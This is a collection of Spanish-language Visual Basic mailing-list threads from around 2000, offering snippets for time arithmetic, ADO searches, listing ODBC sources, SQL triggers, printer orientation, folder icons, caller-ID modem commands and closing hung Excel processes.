Página de Visual Basic

Página principal

www.jrubi.com
1598488

Resta de Horas - Visual Basic

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

At 11:12 13/09/2000 -0400, Roberto Fuentealba wrote:
>Alguien sabe como restar dos horas ?. Lo necesito para reflejar en un
>sistema hecho en Visual Basic, cuanto tiempo de conección tiene el usuario
>mientras trabaja en la aplicación.
>Pero deben considerar que el usuario puede tener más de 24 horas conectado
>(caso hipotético), pero posible (si es que el usuario deja encendido el
>equipo).

Voy a suponer que no va a estar más de un mes encendido.

Tenemos las variables t1, t2 y t3 de tipo date.
Para restarlas simplemente hacemos :
t3 = t2 - t1
Para mostrar el resultado de forma que se vean números de hora superiores a
23 :

```
(Day(t3) * 24 + Hour(t3)) & ":" & Format(t3, "nn:ss")
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Seek y ADO

Mensaje enviado por "Josep A. Ferrando" <jfcarpi@wanadoo.es>

Hola Santin,
Para las busquedas puedes usar Find o Seek, pero el metodo 'Seek' requiere ADO 2.1 o superior, ya que en ADO 2.0 no estaba aun soportado.
Ademas tienes lo siguiente,
Utilice el método Seek con la propiedad Index si el proveedor seleccionado admite índices en el objeto Recordset. Compruebe si el proveedor seleccionado admite índices con el método Supports (adIndex).

Si Seek no encuentra la fila deseada, no se producirá un error y la fila se posicioná al final del archivo (EOF). Establezca la propiedad Index al índice deseado antes de ejecutar este método.

Sólo se puede utilizar este método si la propiedad CursorLocation del objeto Recordset tiene un valor distinto al de adUseClient.

De esto ultimo se deduce que como no tengamos un BD que use un 'Server' con SQL7 no podremos usar seek.

Saludos
Josep A. Ferrando

> -----Mensaje original-----
> De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de
> L.M.Santin
> Enviado el: martes, 22 de agosto de 2000 19:52
> Para: Lista de Visual Basic
> Asunto: vb-esp : Buscando en el MSDN
>
>
> Hola Colegas,
> POR QUE yo busco en el MSDN recordset and ADO y ese recordset
> object de ADO
> que encuentro no tiene metodo FIND, lo que tiene es un metodo SEEK y ese
> metodo seek no trabaja, las busquedas debemos hacerlas con FIND?

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Seleccionar DSN *(2 mensajes)*

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Estan en el registro en : HKEY_LOCAL_MACHINE\SOFTWARE\ODBC\odbc.ini\ODBC
Data Sources

At 09:37 13/12/99 -0600, you wrote:
> Quiero hacer una aplicación que tenga acceso a distintos servidores, pero que el
>usuario pueda seleccionar el ODBC a usar, ¿ Alguien sabe como puedo hacer para
mostrar >todos los ODBC's disponibles en la PC?.

Un saludo.
_____ José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un
resumen de los mensajes de las mismas

Mensaje enviado por JUAN FELIPE BETANCUR <JBETANCUR@hermeco.com>

Hola.
Puedes hacer lo siguiente:

En el Load del formulario pones el siguiente código, hay un combo que se llama
cboDSN:

```
Private Sub Form_Load()
Dim intCount, intIndex As Integer

   GetAvailableDSNs
   intCount = UBound(astrDSN)
   For intIndex = 0 To intCount
      cboDSN.AddItem astrDSN(intIndex)
   Next
   elDSN = cboDSN.Text

End Sub
```

Y en la declaración general todo esto:

```
Private Sub GetAvailableDSNs()
Dim strWindowsDir As String
Dim strBuffer As String
Dim lngApiRet As Long
Dim intStartPos As Integer, intEndPos As Integer
Dim intEqualPos As Integer, intIndex As Integer, strLine As String

    strWindowsDir = String(255, 0)
    lngApiRet = GetWindowsDirectory(strWindowsDir, 255)
    strWindowsDir = Left(strWindowsDir, lngApiRet)
    If Right(strWindowsDir, 1) <> "\" Then strWindowsDir = strWindowsDir & "\"
    strBuffer = String(3072, 0)
    lngApiRet = GetPrivateProfileSection("ODBC 32 bit Data Sources", strBuffer,
Len(strBuffer), strWindowsDir & "ODBC.INI")
```

```
    strBuffer = Left(strBuffer, lngApiRet)

    intStartPos = 1
    Do
        intEndPos = InStr(intStartPos, strBuffer, Chr(0))
        If intEndPos <> 0 Then
            ReDim Preserve astrDSN(intIndex)
            strLine = Mid(strBuffer, intStartPos, intEndPos - 1)
            intEqualPos = InStr(strLine, "=")
            If intEqualPos = 0 Then Exit Do
            astrDSN(intIndex) = Left(strLine, intEqualPos - 1)
            #If cccDebug = 1 Then
                Debug.Print astrDSN(intIndex)
            #End If
        Else
            Exit Do
        End If
        intStartPos = intEndPos + 1
        intIndex = intIndex + 1
    Loop
End Sub

Chao.

Att:
Felipe Betancur Uribe
Microsoft Certified Professional
Analista-Programador
Alcuadrado S.A.
Conocimiento bien Aplicado!
Calle 8. No.43B - 90
Medellín - Colombia
Tel. +(574) 3110447. Ext.131
Fax +(574) 3118985
Tel. +(574) (033) 4347015
<http://www.alcuadrado.com/>


-----Original Message-----
From: Hernan Santos [mailto:hsantos@gsystems.com.ar]
Sent: Thursday, August 03, 2000 10:16 AM
To: Vb-Esp (Correo electrónico); Vb-Esp (Correo electrónico)
Subject: vb-esp : Urgente:ODBC
Importance: High


Por favor amigos:
    Necesito listar los odbc que tengo en mi maquina (mediante vb) y
mostrarlos en un list
Desde ya gracias por la ayuda que puedan darme.
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Trigger para borrado en cascada

Mensaje enviado por "Luis Javier Baigorrotegui" <luisb@cyc.es>

Ten en cuenta que para que utilices un campo de una tabla, tienes que declarar la tabla en la sentencia SQL y aqui solo tienes declarada la tabla CLIENTES_USUARIO.

Soluciones válidas:
A)

```
DELETE CLIENTES_USUARIO
FROM CLIENTES_USUARIO, DELETED
WHERE CodCliente = deleted.Cliente

/*En esta sentencia estás haciendo un JOIN estandard */
```

B)

```
DELETE CLIENTES_USUARIO
FROM CLIENTES_USUARIO JOIN DELETED
ON CodCliente = Deleted.Cliente

/*En esta sentencia estás haciendo un JOIN de Transact SQL */
```

Cualquiera de las dos es válida.

Un Saludo

Luis Javier Baigorrotegui
Consultoria & Comunicaciones
E-mail: luisb@cyc.es

>>> Gustavo Solera <gsolera@jotabequ.com> 24/08/00 17:15 >>>
Estoy intentando hacer un trigger para borrar en cascada unos registros segun entendi para referenciar el registro que se esta borrando se usa DELETED pero no me funciona me da error de sintaxis.. alguien sabe por que ? Que esta mal ? Aca el Trigger exacto a como lo tengo:

```
CREATE TRIGGER BorrarEncargados ON PRODUCTOS FOR DELETE AS

DELETE FROM CLIENTES_USUARIO
WHERE CodCliente = deleted.Cliente
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ultimo dia del Mes *(2 mensajes)*

Hay una manera mucho mas fácil de saber el ultimo día de cada mes y que me funciona (creo que bien)

```
Label1 = "1/" & Format(Now, "mm/yyyy") 'el primer dia
Label2 = DateAdd("m", 1, Format(Now, "mm/yyyy")) - 1 'el ultimo día
```

<><><><><><><><><><><>
Fernando Gorza
gorza@surlan.com.ar
<><><><><><><><><><><>

Mensaje enviado por "Alberto AVernieri" <AVernieri@juncalnet.com.ar>

Hola!

```
Public Function UltimoDiaDelMes(Mes As Integer, Anyo As Integer) as Integer
   UltimoDiaDelMes = Day(DateSerial(Anyo, Mes + 1, 0))
End Function
```

Saludos
Alberto

>>> "Juan Gallardo" <juan001@teleline.es> 07/08/00 16:46 >>>
Hola a todos

No hace mucho tiempo alguien envio a la lista una rutina para saber el ultima dia de un mes en concreto. Creo que la guarde, pero ahora no la encuentro.
Si alguien la tiene le agradeceria que me la enviase.
Gracias y Saludos.

Juan Gallardo
juan001@teleline.es
juan001@jazzfree.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Usar Telnet para ver y borrar el correo

Mensaje enviado por "Correo.Jurisoft.es" <desarrollo@jurisoft.es>

(Extraido del envio semanal de la revista a-cnet.sitio http://www.a-cnet.com.arj)
Lo envio pues a mi me hubiera gustado conocerlo antes (quizas algún listado esté en mi situación). Disculpen el OFF TOPIC

Ver el correo en tu servidor sin tener que bajártelo

Para evitar bajarse el correo de cientos de megas del "amigo" de turno puedes conectar a tu servidor mediante una sesión telnet, leyendo el correo desde el servidor y sin bajártelo, ahorrándote tambien los dichosillos virus. Como bien sabes, para abrir una sesión TELNET es tan fácil como Inicio>programas>ejecutar y tecleamos "telnet". Se abre la sesión telnet y nos pregunta que con quién vamos a conectar. Ahí hay que poner el nombre del servidor de correo (ojo es importante) entrante POP3. Y donde pone puerto, hay que escribir el 110 (borrar lo que ponga). Después, le das a conectar y cuando te de el OK escribes : (sin las comillas) "user NOMBRE DE USUARIO" y cuando te pida el password: "pass CONTRASEÑA" de tu cuenta de e-mail (avisamos que la contraseña no va encriptada). Te dirá los correos que tienes.

Los comandos son :

LIST (sin comentarios)

DELE nº de correo (para borrarlo en el mismo servidor)

TOP nº mensaje nº líneas (como top 1 20) escribe el primer mensaje, primeras 20 líneas

QUIT (para salir)

Roberto Alonso
Desarrollo INFOLEX 2000 (jurisoft)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Implementar un Caller ID en vb5 *(2 mensajes)*

Hola

Esto lo saque del help del Winfax y son justamente los comandos para mostrar
el caller-id en un modem que lo soporta. Si alguien hace un programita que muestre el caller-id, agradecido de recibirlo.

Saludos.

14 In the blank HyperTerminal window type â€¢
AT#CID=?
â€¢ and then press Enter. One of the following responses appears in the HyperTerminal window:
Response is "error" or "0" Your modem does not support caller ID.
Response is "0,1,2" Proceed to step 15.

15 In the HyperTerminal window type â€¢
AT#CID=2
... and then press Enter. The modem should respond with "OK".
16 In the HyperTerminal window type â€¢
AT#CID=1
â€¢ and then press Enter. The modem should respond with "OK".
17 Keeping the HyperTerminal window open, ask someone to call you (make sure
your modem is turned on). "RING" should appear on the screen, followed by caller ID information that might look like the following:
DATE = 0904
TIME = 1345
NAME = JOHN DOE
NMBR = 555-1212

Ezequiel Diaz-Pacheco
STEC INFORMATICA
Buenos Aires, Argentina.

ICQ: 2610902
Tel. 4384-6055 / 4382-8986
Cel. (15) 4030-6656
email: alienduce@stec.com.ar

> > -----Mensaje original-----
> > De: Eduardo Barbosa <locuranet@hotmail.com>
> > Para: visualbasic-esp@egroups.com <visualbasic-esp@egroups.com>
> > Fecha: Viernes, 24 de Septiembre de 1999 14:18
> > Asunto: (VB-ESP) Cmo puedo implementar un Caller ID en vb5?
> >
> >
> > >Hola, espero que me puedan dar informacin acerca de c mo crear un
> servicio
> > >de Caller ID (saber el nmero de tel. de quien llama) o donde puedo

> > >conseguir informaci n acerca de este tema. Cualquier ejemplo me viene
> bien,
> > >desde ya muchsimas gracias. Eduardo

Mensaje enviado por "Alberto M. Vernieri (ar)" <avernieri@interprov.com>

Hola!

Aquí te mando un pedacito del manual de un modem que SI soporta
Caller-ID, (lo siento, lo tengo sólo en inglés)

Verificá los comandoe y las respuestas que da tu modem...

Si en alguno de estos comandos te deuelve "ERROR" es que no lo
soporta...

Saludos
Alberto

AT Command Set (Caller ID Commands) Command Function

#CIDn Enable/Disable Caller ID
Enables or disables Caller ID.
#CID=0 Disables Caller ID.
#CID=1 Enables Caller ID with formatted presentation to the DTE. The modem will present the data items in a pair format. The expected pairs are data, time, caller code (telephone number), and name.
#CID=2 Enables Caller ID with unformatted presentation to the DTE. The modem will present the entire packet of information, excluding the leading U's, in ASCII printable hex numbers.
Inquiries
#CID? Retrieves the current Caller ID mode from the modem.
#CID=? Returns the mode capabilities of the modem in a list with each element separated by commas.

Formatted Form Reporting
The modem presents the data in the [tag] = [value] pair format as described in the table below. Spaces are present on both sides of the equal sign.
Tag Description
DATE DATE = MMDD where MM is the month number (01 to 12) and DD is the day number (01..31).
TIME TIME = HHMM where HH is the hour number (00 to 23) and MM is the minute number (00 to 59).
NMBR NMBR = [number] or P or O where [number] is the telephone number of the caller, where P indicates that the calling number information is not available since the originating caller has requested private service, and where O indicates that the calling number information is not available or out of service at the calling location.
NAME NAME = [listing name] where [listing name] is the subscription name.
MESG MESG = [data tag] [length of message] [data] [checksum] in printable ASCII hex numbers.
This tag indicates a data item not listed above. The message is only possible for Multiple Message Format.
Notes:
1. The modem does not present any Caller ID information if the DCE detects a checksum error in the Caller ID packet.

2. In the event of an unrecognized data tag, the modem will present the data in ASCII hex numbers following the MESG tag.
Example of Formatted Form Reporting

1. The following example illustrates the standard Caller ID message packet.

```
RING
DATE = 0321
TIME = 1405
NMBR = 5045551234
NAME = A N OTHER
RING
RING
```

2. The following example illustrates the case where the tag of the packet is not recognized by the modem.

```
RING
MESG = 060342424231
RING
RING
```

Unformatted Form Reporting
The modem presents all information and packet control information found in the message. The modem, however, excludes the leading U's (channel seizure information) from the presentation.
The packet is presented in ASCII printable hex numbers, the modem does not insert spaces, or line feeds, for formatting between bytes or words of the packet.
The modem does not detect the checksum of the packet.
Example of Unformatted Form Reporting

```
RING
0412303332323234303539313435353132333435
RING
RING
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar la fecha del sistema

Mensaje enviado por "Horacio Arturo Begué" <lorhab@concordia.com.ar>

Pon en módulo lo que sigue:

```
Declare Function SetSystemTime Lib "kernel32.dll" (lpSystemTime As
SYSTEMTIME) As Long
Type SYSTEMTIME
  wYear As Integer
  wMonth As Integer
  wDayOfWeek As Integer
  wDay As Integer
  wHour As Integer
  wMinute As Integer
  wSecond As Integer
  wMilliseconds As Integer
End Type
```

Luego, para ejecutar el proceso: (en este caso un CommandButton)

```
Private Sub Command1_Click()
Dim systime As SYSTEMTIME
Dim retval As Long

systime.wYear = 1999
systime.wMonth = 01
systime.wDay = 01
systime.wHour = 9
systime.wMinute = 22
systime.wSecond = 0

retval = SetSystemTime(systime)
End Sub
```

Una aclaración respecto del código:
La hora se modifica respecto de la GMT, por lo cual debe tomarse la precaución de adicionar o restar las horas según el huso horario de la zona donde se aplique la técnica.
Por ejemplo: En Argentina para modificar la hora, se deben sumar 3 horas, es decir que el systime.wHour que se desea quede a las 10 AM, se debe poner: systime.wHour = 13

Espero haberme hecho entender.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar orientación impresora mediante API

Mensaje enviado por "Roger Castells" <rogercl@wanadoo.es>

Esto lo mandaron al grupo hace unos dias, supongo que es lo que pides, yo todavia no lo he usado.
Estos son los pasos a seguir:

1) Crear un modulo BAS con lo siguiente:

```
'COMIENZO DEL CODIGO DEL MODULO BAS
'****************************************
'Constants used in the DevMode structure
Private Const CCHDEVICENAME = 32
Private Const CCHFORMNAME = 32

'Constants for NT security
Private Const STANDARD_RIGHTS_REQUIRED = &HF0000
Private Const PRINTER_ACCESS_ADMINISTER = &H4
Private Const PRINTER_ACCESS_USE = &H8
Private Const PRINTER_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED Or
PRINTER_ACCESS_ADMINISTER Or PRINTER_ACCESS_USE)

'Constants used to make changes to the values contained in the DevMode
Private Const DM_MODIFY = 8
Private Const DM_IN_BUFFER = DM_MODIFY
Private Const DM_COPY = 2
Private Const DM_OUT_BUFFER = DM_COPY
Private Const DM_DUPLEX = &H1000&
Private Const DMDUP_SIMPLEX = 1
Private Const DMDUP_VERTICAL = 2
Private Const DMDUP_HORIZONTAL = 3
Private Const DM_ORIENTATION = &H1&
Private PageDirection As Integer
'------USER DEFINED TYPES

'The DevMode structure contains printing parameters.
'Note that this only represents the PUBLIC portion of the DevMode.
' The full DevMode also contains a variable length PRIVATE section
' which varies in length and content between printer drivers.
'NEVER use this User Defined Type directly with any API call.
' Always combine it into a FULL DevMode structure and then send the
' full DevMode to the API call.
Private Type DEVMODE
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
```

```
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    dmFormName As String * CCHFORMNAME
    dmLogPixels As Integer
    dmBitsPerPel As Long
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
    dmICMMethod As Long ' // Windows 95 only
    dmICMIntent As Long ' // Windows 95 only
    dmMediaType As Long ' // Windows 95 only
    dmDitherType As Long ' // Windows 95 only
    dmReserved1 As Long ' // Windows 95 only
    dmReserved2 As Long ' // Windows 95 only
End Type

Private Type PRINTER_DEFAULTS
'Note:
' The definition of Printer_Defaults in the VB5 API viewer is incorrect.
' Below, pDevMode has been corrected to LONG.
    pDatatype As String
    pDevMode As Long
    DesiredAccess As Long
End Type


'------DECLARATIONS

Private Declare Function OpenPrinter Lib "winspool.drv" Alias "OpenPrinterA"
(ByVal pPrinterName As String, phPrinter As Long, pDefault As
PRINTER_DEFAULTS) As Long
Private Declare Function SetPrinter Lib "winspool.drv" Alias "SetPrinterA"
(ByVal hPrinter As Long, ByVal Level As Long, pPrinter As Any, ByVal Command
As Long) As Long
Private Declare Function GetPrinter Lib "winspool.drv" Alias "GetPrinterA"
(ByVal hPrinter As Long, ByVal Level As Long, pPrinter As Any, ByVal cbBuf
As Long, pcbNeeded As Long) As Long
Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (hpvDest
As Any, hpvSource As Any, ByVal cbCopy As Long)
Private Declare Function ClosePrinter Lib "winspool.drv" (ByVal hPrinter As
Long) As Long

'The following is an unusual declaration of DocumentProperties:
' pDevModeOutput and pDevModeInput are usually declared ByRef. They are declared
' ByVal in this program because we're using a Printer_Info_2 structure.
' The pi2 structure contains a variable of type LONG which contains the address
' of the DevMode structure (this is called a pointer). This LONG variable must
' be passed ByVal.
' Normally this function is called with a BYTE ARRAY which contains the DevMode
' structure and the Byte Array is passed ByRef.
Private Declare Function DocumentProperties Lib "winspool.drv" Alias
"DocumentPropertiesA" (ByVal hwnd As Long, ByVal hPrinter As Long, ByVal
pDeviceName As String, ByVal pDevModeOutput As Any, ByVal pDevModeInput As
```

```
Any, ByVal fMode As Long) As Long

Private Sub SetOrientation(NewSetting As Long, chng As Integer, ByVal frm As Form)
    Dim PrinterHandle As Long
    Dim PrinterName As String
    Dim pd As PRINTER_DEFAULTS
    Dim MyDevMode As DEVMODE
    Dim Result As Long
    Dim Needed As Long
    Dim pFullDevMode As Long
    Dim pi2_buffer() As Long 'This is a block of memory for the Printer_Info_2
structure
        'If you need to use the Printer_Info_2 User Defined Type, the
        ' definition of Printer_Info_2 in the API viewer is incorrect.
        ' pDevMode and pSecurityDescriptor should be defined As Long.

    PrinterName = Printer.DeviceName
    If PrinterName = "" Then
        Exit Sub
    End If

    pd.pDatatype = vbNullString
    pd.pDevMode = 0&
    'Printer_Access_All is required for NT security
    pd.DesiredAccess = PRINTER_ALL_ACCESS

    Result = OpenPrinter(PrinterName, PrinterHandle, pd)

    'The first call to GetPrinter gets the size, in bytes, of the buffer needed.
    'This value is divided by 4 since each element of pi2_buffer is a long.
    Result = GetPrinter(PrinterHandle, 2, ByVal 0&, 0, Needed)
    ReDim pi2_buffer((Needed \ 4))
    Result = GetPrinter(PrinterHandle, 2, pi2_buffer(0), Needed, Needed)

    'The seventh element of pi2_buffer is a Pointer to a block of memory
    ' which contains the full DevMode (including the PRIVATE portion).
    pFullDevMode = pi2_buffer(7)

    'Copy the Public portion of FullDevMode into our DevMode structure
    Call CopyMemory(MyDevMode, ByVal pFullDevMode, Len(MyDevMode))

    'Make desired changes
    MyDevMode.dmDuplex = NewSetting
    MyDevMode.dmFields = DM_DUPLEX Or DM_ORIENTATION
    MyDevMode.dmOrientation = chng

    'Copy our DevMode structure back into FullDevMode
    Call CopyMemory(ByVal pFullDevMode, MyDevMode, Len(MyDevMode))

    'Copy our changes to "the PUBLIC portion of the DevMode" into "the PRIVATE
portion of the DevMode"
    Result = DocumentProperties(frm.hwnd, PrinterHandle, PrinterName, ByVal
pFullDevMode, ByVal pFullDevMode, DM_IN_BUFFER Or DM_OUT_BUFFER)

    'Update the printer's default properties (to verify, go to the Printer folder
    ' and check the properties for the printer)
    Result = SetPrinter(PrinterHandle, 2, pi2_buffer(0), 0&)

    Call ClosePrinter(PrinterHandle)
```

```
    'Note: Once "Set Printer = " is executed, anywhere in the code, after that
point
    ' changes made with SetPrinter will ONLY affect the system-wide
printer --
    ' -- the changes will NOT affect the VB printer object.
    ' Therefore, it may be necessary to reset the printer object's parameters to
    ' those chosen in the devmode.
    Dim p As Printer
    For Each p In Printers
        If p.DeviceName = PrinterName Then
            Set Printer = p
            Exit For
        End If
    Next p
    Printer.Duplex = MyDevMode.dmDuplex
End Sub

Public Sub ChngPrinterOrientationLandscape(ByVal frm As Form)
    PageDirection = 2
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub

Public Sub ResetPrinterOrientation(ByVal frm As Form)

    If PageDirection = 1 Then
        PageDirection = 2
    Else
        PageDirection = 1
    End If
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub

Public Sub ChngPrinterOrientationPortrait(ByVal frm As Form)

    PageDirection = 1
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub
'FIN DEL CODIGO PARA EL MODULO BAS
'************************************************

2) Desde el formulario en el que se llama al metodo SHOW del DataReport
escribir:

    ChngPrinterOrientationLandscape Me

    DataReport1.Show

    'IMPORTANTE: Siempre hay que llamar al procedimiento anterior antes de ejecutar
el metodo SHOW del datareport

3) Yahoo!!! fin.

Espero que les haya gustado, cualquier duda me lo dicen y veremos que
hacemos

Saludos a todos

Gabriel Marcelo Fogante
```


Hasta otra. Roger.--------- rogercl@teleline.es ---------
rogercl@wanadoo.es ---------

----- Mensaje original -----
De: <rosario.reyes@usa.net>
Para: <visualbasic-esp@egroups.com>
Enviado: sábado, 27 de mayo de 2000 16:29
Asunto: (VB-ESP) DATA REPORT

> Hola Muchachos:
>
> Alguien sabe como hacer que al utilizar un data report al momento de
imprimir
> la hoja este configurada con orientacion horizontal
> de manera preestablecida? sin que el usario deba hacer algo
>
> De antemano gracias
>
> Rosario Reyes
> Aster Cuernavaca
> Mex

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambio de icono en un carpeta

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com>

Las dos soluciones vienen de la página ethek: www.ethek.com
Si no conoceis el sitio, es muy recomendable.

Las primera es una copia de sus páginas. La segunda es mía, pero adaptación de cómo lo contaban desde su página para hacerlo a mano (y no a través de código), lo que pasa que ahora no la puedo encontrar, así que te lo mando en código, pero está muy claro cómo es "a mano":

==========
PRIMER MÉTODO (http://www.ethek.com/sisope/windows95/trucos/curiosos/27.asp)
==========
Cambiar los iconos de las carpetas

Muchas veces hemos intentado cambiar los iconos de las carpetas o de otros elementos que por defecto trae el Windows 95. La idea, en principio es simple: Muchos de los iconos que por defecto traen algunos archivos se pueden cambiar simplemente desde cualquier carpeta, mediante el menú ver, luego opciones... , tipos de arhivos y por último editar, e inmediatamente despues selecionar cambiar icono. Pero esto no siempre nos vale, sobre todo si queremos cambiar los iconos de por ejemplo, las carpetas, el menú de Inicio... Para ello el truco es el siguiente:

Lo primero que tenemos que hacer es saber el icono que queremos cambiar... por ejemplo, para cambiar el icono de las carpetas, debemos ejecutar el registro, irnos a la seccion HKEY_CLASSES_ROOT\Folder\DefaultIcon en la parte derecha aparecerá (preterminado) "C:\WINDOWS\SYSTEM\shell32.dll,3", la primera idea.. que no funciona :) es ir y cambiar directamente el valor de la cadena para poner el icono que queremos. Pero lo que tenemos que hacer es ir a la sección

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer y crear una nueva clave, Shell Icons, después creamos un nuevo valor de la cadena, con el número del icono indicado en el DefaultIcon que queremos cambiar, en nuestro caso el 3, seleccionamos este valor, pulsamos 2 veces y en Información del valor introducimos el path del archivo que tiene el icono que queremos poner, con su numero correspondiente. En mi caso es:

Nombre | Datos
(Predeterminado) (valor no establecido)
3 "C:\Iconos\Folders.icl,70"

Bueno.. ya hemos hecho lo más difícil. Pero aún queda algo más. Windows 95 guarda una cache de Iconos en el directorio de instalación del 95, llamado ShellIconCache, este archivo está oculto. Debemos de borrar este archivo para que los cambios surjan efecto, pero hay que borrarlo fuera de la sesión de Windows.. osea.. que hay que reiniciar en modo MS-DOS, quitar los atributos al archivo (en MSDOS este se llama shelli~1), borrarlo y reiniciar el entorno grafico (hoy en dia llamado sistema operativo.. :P) y ya está, tenemos nuestro icono favorito como icono de carpeta.. :) De igual manera con el resto de los iconos del 95.

PD: Importante, si tenemos la utilidad TWEAK UI de las Powertoys de Microchof (si, MICROCHOF...) podemos borrar el cache de iconos desde la pestaña Repair, con el botón Rebuid Icons. Y si tenemos el MicroAngelo.. todo esto nos lo hace ese fantástico programa.. pero conviene saber hacer las cosas "a pelo".
¡¡Suerte y hasta otra!!

==========
SEGUNDO MÉTODO
==========

```
Private Sub IntroducirIcono()

    dirApp= App.Path

    Set fs = CreateObject("Scripting.FileSystemObject")
    If fs.FileExists(dirISOpyme & "\desktop.ini") Then
        Kill dirApp& "\desktop.ini"
    End If
```

```
    Set fs = CreateObject("Scripting.FileSystemObject")
    fs.GetFolder(dirApp).Attributes = System

    Set miLinea = fs.CreateTextFile(dirApp& "\desktop.ini", False)
    miLinea.WriteLine ("[.ShellClassInfo]")
    miLinea.WriteLine ("IconFile=" & dirApp& "\MiIcono.ico")
'dirección del icono que queremos poner
    miLinea.WriteLine ("IconIndex = 0")
    miLinea.WriteLine ("ATTRIB +S " & dirApp) 'Si la
carpeta no es de Sistema, no funciona.
    miLinea.Close
    Set miLinea = Nothing
    Set fs = Nothing

End Sub
```

Un saludo,
M. Alejandro Esteban

> -----Mensaje original-----
> De: Santiago Fumanal [mailto:sfpaul@mail.fujitsu.es]
> Enviado el: viernes, 19 de mayo de 2000 12:21
> Para: vbESP
> Asunto: (VB-ESP) (p)Cambio de icono en un carpeta
>
>
> pues eso ,En vez de tener el tipico icono amarillo.Sabíes como se puede
> cambiar.
>
> Gracias
>

Up to 60% OFF food!
Buy Now and Shipping is Free.
http://click.egroups.com/1/4016/6/_/5584/_/958733835/

Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@egroups.com
desde la cuenta que quieres dar de baja.

No envies ficheros de más de 25 Kb a la lista, por favor.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
159848

Control de procesos mediante API

Mensaje enviado por "Julio A" <juhoca@hotmail.com>

Hola listeros. Pues peleándome en mi libro favorito de API he encontrado la solución. Aquí la paso por si a alguien le parece útil:

```
Con PROCESS_TERMINATE ------> Const PROCESS_TERMINATE = (&H1)

Dim Cod_exit As Long
Dim hprocess As Long
Dim RET_MENSSAGE As Long

    'tengo el ID del proceso asociado con la ventana y obtengo el
puntero del proceso

hprocess = OpenProcess(PROCESS_TERMINATE, 0, ID)
     'obtengo el código de salida
Cod_exit = GetExitCodeProcess(hprocess, 0)

     'le mando que cierre el proceso
RET_MENSSAGE = TerminateProcess(hprocess, Cod_exit)

        Un saludo y gracias:
                  Julio

>From: "Julio A" <juhoca@hotmail.com>
>Reply-To: visualbasic-esp@egroups.com
>To: visualbasic-esp@egroups.com
>Subject: (VB-ESP) Control de procesos mediante API
>Date: Tue, 23 May 2000 09:24:29 GMT
>
>Buenos días listeros, y ante todo muchas gracias.
>Tengo el siguiente problema:
>Estoy desarrollando una aplicación que abre Excel y genera hojas con datos y
>gráficas a partir de esos datos. Una causa de error de la aplicación es
>cuando intenta generar gráficos y encuentra que hay otra tarea
>Excel(oculta) que se quedó sin cerrar por una ejecución anterior del programa o de
>cualquier otro programa.
>Para controlar si hay aplicaciones colgadas he implementado un procedimiento
>que busca los procesos Excel ocultos y detecta si están identificados por mi
>aplicación, en caso de estarlos comprueba si la aplicación que lo creó está
>abierta, y en caso de no estarlo cierra el proceso. El código es tal que así:
>
>hwnd = FindWindow("XLMAIN", 0)
>
>Do While hwnd <> 0
> lpClassName = Extrae_nombre_clase(hwnd)
> ID = identificado_proceso(hwnd)
> If lpClassName = "XLMAIN" Then
> Wvisible = IsWindowVisible(hwnd)
> If Wvisible = 0 Then
> Propietario = GetWindow(hwnd, GW_OWNER)
> Wtitulo = Extrae_titulo_ventana(hwnd)
> If InStr(1, Wtitulo, "Proceso") <> 0 Then
> padre = Mid(Wtitulo, 1, InStr(1, Wtitulo, "Proceso") - 1)
```

```
> Clase_padre = Extrae_nombre_clase(padre)
> If Clase_padre <> "ThunderRT5Main" Then
> hwnd_sig = GetWindow(hwnd, GW_HWNDNEXT)
> RET_MENSSAGE = SendMessage(hwnd, WM_CLOSE, 0, 0)
> End If
> end if
> End If
> End If
> If hwnd = hwnd_sig Then
> hwnd = GetWindow(hwnd, GW_HWNDNEXT)
> hwnd_sig = hwnd
> Else
> hwnd = hwnd_sig
> End If
>
> DoEvents
>Loop
>
>
>Todo funciona a la perfección con el único inconveniente de que si el
>usuario mata el proceso con el que ha creado el Excel mediante el
>administrador de tareas, al enviar el mensaje SendMessage(hwnd, WM_CLOSE,0,0)
cierra
>la hoja Excel pero no termina el proceso, quedándose colgado. He
>utilizado distintas funciones API como DestroyWindow y TerminateProcess, no
>obteniendo ningún resultado.
>
>Y ahora después de toda la parrafada. Lo que quisiera es simular el terminar
>proceso del administrador de tareas, este termina perfectamente la tarea
